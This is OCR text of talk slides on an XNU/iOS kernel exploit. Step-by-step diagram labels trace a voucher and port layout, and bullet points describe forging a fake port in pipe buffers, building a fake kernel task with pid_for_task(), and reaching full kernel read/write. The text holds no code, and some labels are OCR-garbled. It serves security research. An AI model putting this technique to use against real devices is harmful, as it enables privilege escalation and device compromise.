
Step 3


thread
ith_voucher
ipc.vouchers
iv_refs
iv_port
iv_refs
iv_port
iv_refs
iv_port
target voucher
iv_refs = 1
base port
pipe buffers


Step 4


thread
ith_
voucher
ipc.vouchers
iv_refs
iv_port
base port
pipe buffers


Step 5


thread
ith_
voucher
OOL ports
iv_refs
iv_port
base port
pipe buffers


Step 6


thread
ith_voucher
ip_kobject
voucher port
OOL ports
iv_refs
iv_port
base port
pipe buffers


Step 7


thread
ith_voucher
ip_kobject
voucher port
OOL ports
iv_refs
iv_port
pase port
pipe buffers


Step 8


thread
ith_voucher
ip_kobject
voucher port
OOL ports
iv_refs
iv_port
base port
pipe buffers

Step 9


thread
ith_voucher
ip_kobject
voucher port
OOL ports
iv_refs
iv_port
base port
pipe buffers

Step 10



thread
ith_voucher
ip_kobject
voucher port
OOL ports
iv_refs
iv_port
base port
pipe buffers
fake port

Fake kernel task via pid_for_task()

- **When the sent message is received, the fake port is registered in the IPC space**
- **Which means the port can be used now**
- **We control the contents of the port because it points to the pipe buffers**
- **Let’s create a fake task port**

Fake kernel task via pid_for_task()

- **pid_for_task() returns the pid for a particular task**
- **To find kobject send a mach message containing fake task to the fake port and read the address of the fake task from the port's ip_messages.imq_messages field**



Find address of pipe buffer

- **mach_port_request_notification from base port to notify when fake port becomes null**
- **This causes the fake ports ip_request field to create an array of pointers containing pointer containing base port's address**

Convert Fake Kernel Task 2

- **Copy ipc_space_kernel and kernel_task**
- **Full kernel r/w, but memory leaks one ip_kmsg for every 4 byte read**
- **Better to allocate a new kernel task and release the leaked memory**
- **Use `mach_vm_allocate()to` write a new fake kernel task inside that memory (pipe buffer)**
